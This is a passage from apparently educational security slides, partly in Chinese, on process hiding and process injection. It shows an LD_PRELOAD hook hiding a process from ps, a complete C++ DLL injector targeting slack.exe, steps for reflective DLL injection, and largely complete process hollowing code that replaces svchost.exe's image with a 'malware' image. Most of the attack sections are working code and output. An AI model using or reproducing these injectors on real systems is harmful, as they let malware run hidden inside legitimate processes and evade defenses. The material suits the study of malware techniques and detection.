64 bytes from 8.8.8.8: icmp_seq=473 ttl=117 time=66.7 ms
64 bytes from 8.8.8.8: icmp_seq=474 ttl=117 time=61.9 ms
```

- export LD_PRELOAD=/home/user1/hook.so

```
┌──(user1㉿kali)-[~]
└─$ export LD_PRELOAD=~/hook.so
┌──(user1㉿kali)-[~]
└─$ ldd /usr/bin/ps
        linux-vdso.so.1 (0x00007ffec0bfb000)
        /home/user1/hook.so (0x00007f60fde2f000)
```

- ps aux

```
root       20674  0.0  0.0      0     0 ?        I    14:48   0:00 [kworker/11:0-ata_sff]
user1      20689  0.3  0.6 2448748 80456 ?        Sl   14:50   0:01 /usr/bin/qterminal
user1      20692  0.0  0.0   8056  4932 pts/0    Ss   14:50   0:00 /bin/bash
^0^ U can't see me ^0^
user1      20728  0.9  0.7 2454568 86516 ?        Rl   14:51   0:04 /usr/bin/qterminal
user1      20731  0.0  0.0   8056  4976 pts/1    Ss   14:51   0:00 /bin/bash
root       20809  0.0  0.0      0     0 ?        I    14:53   0:00 [kworker/11:2-ata_sff]
root       20829  0.0  0.0      0     0 ?        I    14:55   0:00 [kworker/u24:3]
user1      20849  0.0  0.0   9656  3268 pts/1    R+   14:58   0:00 ps aux
┌──(user1㉿kali)-[~]
└─$ ps aux
```

LD_PRELOAD


- DEMO
  - https://asciinema.org/a/KFNPLe984RYC3R6oexQOkhMKz

PROCESS INJECTION

DLL Injection
Reflective DLL Injection
Process Hollowing

DLL Injection

- Inject DLLs into processes
  - Evade process-based defenses
  - Possibly elevate privileges.




[Ten process injection techniques: A technical survey of common and trending process injection techniques]

DLL Injection

- OpenProcess
  - Opens an existing local process object.
- VirtualAllocEx
  - Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process.
  - LOCATION: path of MALWARE DLL
- WriteProcessMemory
  - Writes data to an area of memory in the target process.
- CreateRemoteThread
  - Creates a thread that runs in the virtual address space of another process.
  - StartAddress = LoadLibrary(LOCATION)

Simply a DLL Injector




Malicious Payload

Simply a DLL Injector

```
1   #include <iostream>
2   #include <Windows.h>
3   #include <TlHelp32.h>
4   DWORD GetProcId(const char* procName)
5   { ...
28  }
29  int main()
30  {
31      const char* dllPath = "C:\\Users\\yun\\source\\repos\\SimpleDLL\\x64\\Release\\SimpleDLL.dll";
32      const char* procName = "slack.exe";
33      DWORD procId = 0;
34      while (!procId) {
35          procId = GetProcId(procName);
36          printf("procId %d\n", procId);
37          Sleep(30);
38      }
39      HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, 0, procId);
40      if (hProc && hProc != INVALID_HANDLE_VALUE) {
41          void* loc = VirtualAllocEx(hProc, 0, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
42          if (loc == NULL)
43              puts("!loc");
44          BOOL wrote_process = WriteProcessMemory(hProc, loc, dllPath, strlen(dllPath) + 1, 0);
45          if (wrote_process == FALSE)
46              puts("!wrote_process");
47          HANDLE hThread = CreateRemoteThread(hProc, 0, 0, (LPTHREAD_START_ROUTINE)LoadLibraryA, loc, 0, 0);
48          if (hThread)
49              CloseHandle(hThread);
50          else
51              puts("!hThread");
52      }
53      if (hProc)
54          CloseHandle(hProc);
55      return 0;
56  }
```

SimpleDLL.dll




```cpp
// dllmain.cpp : 定義 DLL 應用程式的進入點。
#include "pch.h"
#include "string"
#include "windows.h"
using namespace std;
void show_pid(const char* mode) {
    string pid = "I am " + to_string(GetCurrentProcessId());
    MessageBoxA(NULL, pid.c_str(), mode, MB_OK);
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH: // Initialize after calling LoadLibrary.
            show_pid("DLL_PROCESS_ATTACH");
            break;
        case DLL_THREAD_ATTACH:  // Initialize the thread created by current process.
            show_pid("DLL_THREAD_ATTACH");
            break;
        case DLL_THREAD_DETACH:  // Cleanup when a thread exit.
            break;
        case DLL_PROCESS_DETACH: // Cleanup when the DLL is being unloaded.
            break;
    }
    return TRUE;
}
```

DLL Injection

- SimpleDLL.dll is loaded by LoadLibrary


slack.exe (11508) - 內容

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles

Name	Base address	Size	Description
shfolder.dll	0x7ffc7a600000	28 kB	Shell Folder Service
shlwapi.dll	0x7ffc80840000	340 kB	殼層輕型公用程式程式庫
SimpleDLL.dll	0x7ffc68490000	36 kB	
SortDefault.nls	0x18be5b40000	3.22 MB	
srvcli.dll	0x7ffc69130000	160 kB	Server Service Client DLL
sspicli.dll	0x7ffc7ec70000	240 kB	Security Support Provider Inte...

Reflective DLL Injection

- 不使用 LoadLibrary，因此不會註冊在 PEB (Process Environment Block)
- 隱蔽性更高，必須檢查記憶體才能發現



Reflective DLL Injection

- Implementing Reflective DLL Injection

1. Read raw DLL bytes into a memory buffer
2. Parse DLL headers and get the SizeOfImage
3. Allocate new memory space for the DLL of size `SizeOfImage`
4. Copy over DLL headers and PE sections to the memory space allocated in step 3
5. Perform image base relocations
6. Load DLL imported libraries
7. Resolve Import Address Table (IAT)
8. Invoke the DLL with `DLL_PROCESS_ATTACH` reason

Steps 1-4 are pretty straight-forward as seen from the code below. For step 5 related to image base relocations, see my notes T1093: Process Hollowing and Portable Executable Relocations

Reflective DLL Injection

- Reflective Inject 之後，DLL 被載入可寫可執行(RWX)的記憶體區段

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

☑ Hide free regions

Base address	Type	Size	Protection	Use
0x2ab6dfb000	Private: Commit	12 kB	RW+G	Stack (thread 21112)
0x2ab7dfb000	Private: Commit	12 kB	RW+G	Stack (thread 27928)
0x20e0f0d0000	Private: Commit	112 kB	RWX	
0x20e0f0f0000	Private: Commit	132 kB	RWX	
0x2a9800040000	Private: Commit	4 kB	RX	
0x2a9800084000	Private: Commit	64 kB	RX	

- Inject 之前 (一般程式不會有 RWX 的記憶體區段)


0x2ab7dfb000	Private: Commit	12 kB	RW+G	Stack (thread 27928)
0x2ab85fb000	Private: Commit	12 kB	RW+G	Stack (thread 28832)
0x2a9800040000	Private: Commit	4 kB	RX	
0x2a9800084000	Private: Commit	64 kB	RX	

DLL Injection

- Reference
  - Simple C++ DLL Injector Source Code Tutorial - Quick and EZ
  - Reflective DLL Injection


Process Hollowing

1. 啟動 Target Process 在暫停狀態 (with CREATE_SUSPENDED flag)



2. 把 Target Process 的 Image 替換成 Malware Process 的 Image

3. 重啟 Target Process



ENDGAME.

- 在工作管理員中會看到 Target Process 在執行，但實際上在執行的卻是 Malware Process

1. Create Target Process in Suspended State

```
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();

CreateProcessA
(
    0,
    pDestCmdLine,   //svchost.exe
    0,
    0,
    0,
    CREATE_SUSPENDED,
    0,
    0,
    pStartupInfo,
    pProcessInfo
);
```

2. Replace Image Contents
Load Malware Process

- 取得 Malware Process 的 Image 和 Header

Malware Process 的 HANDLE

```
ReadFile(hFile, pBuffer, dwSize, &dwBytesRead, 0);

PLOADED_IMAGE pSourceImage = GetLoadedImage((DWORD)pBuffer);

PIMAGE_NT_HEADERS32 pSourceHeaders = GetNTHeaders((DWORD)pBuffer);
```

2. Replace Image Contents
取得 NtUnmapViewOfSection

- NtUnmapViewOfSection
  - 用來清空目標程序的記憶體資料
- ntdll.dll
  - 位於 User Mode 中最底層

```
HMODULE hNTDLL = GetModuleHandleA("ntdll");

FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");

_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;
```

2. Replace Image Contents
Unmap Target Process 的 Image

- PEB (Process Environment Block) 是 Windows NT 作業系統內部使用的資料結構，用來存儲每個進程運行時的數據
  - 從 PEB 取出 Image Base Address

```
PPEB pPEB = ReadRemotePEB(pProcessInfo->hProcess);

DWORD dwResult = NtUnmapViewOfSection
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress
);
```

Target Process 的 HANDLE

2. Replace Image Contents
Allocate Memory

- 在 Target Process 的 Image Base Address 配置一塊記憶體
  - 大小為 Malware Process 的 Image Size

```
PVOID pRemoteImage = VirtualAllocEx
(
    pProcessInfo->hProcess, Target Process 的 HANDLE
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);
```

2. Replace Image Contents
寫入記憶體前的準備

- 紀錄 Image Base Address 的差距 (Delta)，如果 Delta ≠ 0 等等需要 Rebase Image

```
DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress -
    pSourceHeaders->OptionalHeader.ImageBase;
```

- Malware Process: 更改 Header 中 Image Base Address 的欄位

```
pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;
```

2. Replace Image Contents
把 Header 寫入記憶體

- WriteProcessMemory
  - 在 Target Process 的 Image Base Address 寫入 Malware Process 的 Header
  - 寫入的大小是 SizeOfHeaders

```
if (!WriteProcessMemory
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pBuffer,
    pSourceHeaders->OptionalHeader.SizeOfHeaders,
    0
))
```

2. Replace Image Contents
把全部的 Section 依序寫入記憶體


- Section 在記憶體中的地址為 Image Base Address + Section 的 Virtual Address

```
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
```

```
    PVOID pSectionDestination =
        (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);
```

```
    if (!WriteProcessMemory
    (
        pProcessInfo->hProcess,
        pSectionDestination,
        &pBuffer[pSourceImage->Sections[x].PointerToRawData],
        pSourceImage->Sections[x].SizeOfRawData,
        0
    ))
```

PE磁盘文件与内存映像结构图



2. Replace Image Contents
Rebasing image

- Code 中有些 Address 是寫死的，預設自己會被載入到指定的 Image Base Address
- 這些 Address 會被記錄在重定位表(.reloc)中

```
HelloWorld.exe：     檔案格式 pei-i386


Disassembly of section .text:

00401000 <.text>:
  401000: 6a 00                   push   $0x0
  401002: 68 84 92 40 00          push   $0x409284
  401007: 68 84 92 40 00          push   $0x409284
  40100c: 6a 00                   push   $0x0
  40100e: ff 15 e8 80 40 00       call   *0x4080e8
  401014: 33 c0                   xor    %eax,%eax
  401016: c2 10 00                ret    $0x10
  401019: 3b 0d 04 a0 40 00       cmp    0x40a004,%ecx
  40101f: 75 02                   jne    0x401023
```

```
0040d000 <.reloc>:
```

2. Replace Image Contents
Rebasing image

- 遍歷重定位表進行重定位

1. dwBuffer 是原本的 Address
2. 加上 dwDelta
   (-OldBase+NewBase)
3. 寫回 Memory 更新 Address

```
DWORD dwBuffer = 0;
ReadProcessMemory
(
    pProcessInfo->hProcess,
    (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
    &dwBuffer,
    sizeof(DWORD),
    0
);

//printf("Relocating 0x%p -> 0x%p\r\n", dwBuffer, dwBuffer - dwDelta);

dwBuffer += dwDelta;

BOOL bSuccess = WriteProcessMemory
(
    pProcessInfo->hProcess,
    (PVOID)((DWORD)pPEB->ImageBaseAddress + dwFieldAddress),
    &dwBuffer,
    sizeof(DWORD),
    0
);
```

3. Resume the Process

- 先從 Thread 的 HANDLE 拿到上下文 (pContext)

```
if (!GetThreadContext(pProcessInfo->hThread, pContext))
```

- 改寫 Thread 的入口點 (Eax)

```
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress +
    pSourceHeaders->OptionalHeader.AddressOfEntryPoint;
pContext->Eax = dwEntrypoint;
```

- 將改動寫回去

